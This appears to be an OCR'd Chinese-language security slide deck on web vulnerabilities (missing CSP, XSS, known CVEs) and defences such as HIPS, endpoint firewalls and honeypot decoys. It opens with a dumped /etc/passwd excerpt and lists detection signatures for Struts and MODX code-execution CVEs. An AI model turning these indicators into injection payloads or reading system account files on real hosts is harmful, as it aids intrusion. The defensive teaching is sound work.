sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

FAIRLINE

Security Misconfiguration


- 通常為低風險漏洞，缺漏或是建議設定的HTTP回應表頭

- 風險等級：LOW
- 檢查網站回應表頭中不存在Content-Security-Policy (CSP)
- CSP主要用於防範Cross-site scripting

```
HTTP/1.1 200 OK
Connection: close
Date: Sun, 21 Jun 2020 01:23:36 GMT
Content-Length: 3948
Content-Type: application/octet-stream
Last-Modified: Thu, 11 Jun 2020 19:14:15 GMT
Accept-Ranges: bytes
ETag: "80dd227f2440d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
```

Cross-Site Scripting XSS

- 透過網站執行HTML/Javascript惡意語法
- 可能造成Session hijack、連線重導等較嚴重影響




Using Components with Known Vulnerabilities

- Remote Command Execution
- 通常搭配弱點掃瞄偵測所使用的套件使否有已知漏洞(CVE)

CVE-2017-7324: MODX Revolution Remote PHP Code Inj...	part="/setup/templates/findcore.php", part="core_path", rgxp="core_path\s*=\s*[^&]*(chr|fwrite|fopen|system|echr|pas
CVE-2017-9805: Apache Struts 2 RCE - 1	part="java.lang.ProcessBuilder"
CVE-2017-9805: Apache Struts 2 RCE - 2	part="javax.imageio.spi.FilterIterator", part="java.lang.String"
CVE-2018-11776: Apache Struts Code Execution - 1	part="allowStaticMethodAccess", part="_memberAccess"
CVE-2018-11776: Apache Struts Code Execution - 2	part="/${("
CVE-2018-11776: Apache Struts Code Execution - 3	part="/${{"

Insufficient Logging & Monitoring

- 記錄留存不足將增加追查難度



使用 HIPS
(Host Intrusion Prevention Service)

FAIRLINE

Host Intrusion Prevention Service

- 應用程式控制
- Registry登錄檔監控
- 連線行為控制
- 部署難度與成本考量

啟用端點防火牆服務

端點防火牆服務

- Access Control List
- 主要針對橫向擴散的保護機制
- 已知漏洞的消極處理方式


誘捕陷阱

誘捕陷阱

- Decoy、Honey Pot
- 模擬真實企業網路使用狀況的的多樣化誘捕陷阱(decoys)與引誘機制(breadcrumbs)
- 透過誘捕陷阱(Decoys)被存取、被中間人攻擊(MITM)、以及接受到的異常流量來判斷惡意攻擊行為
- 透過駭客於誘捕陷阱(Decoys)中所展現的攻擊手法，補強前端防禦機制的偵測能力

部署誘捕陷阱之後，駭客會看到什麼？


透過部署誘捕陷阱改變資安地形，以減少被駭客利用的攻擊面。



Before: 我知道哪些是真實Production設備

After: 哪個目標才是真正的資產呢??????


Step 1 - Sniff and Identify Your Assets



- Assets
- OS
- Ports
- Services
- Data


FAIRLINE

Step 2 - Deploy & Test Decoys



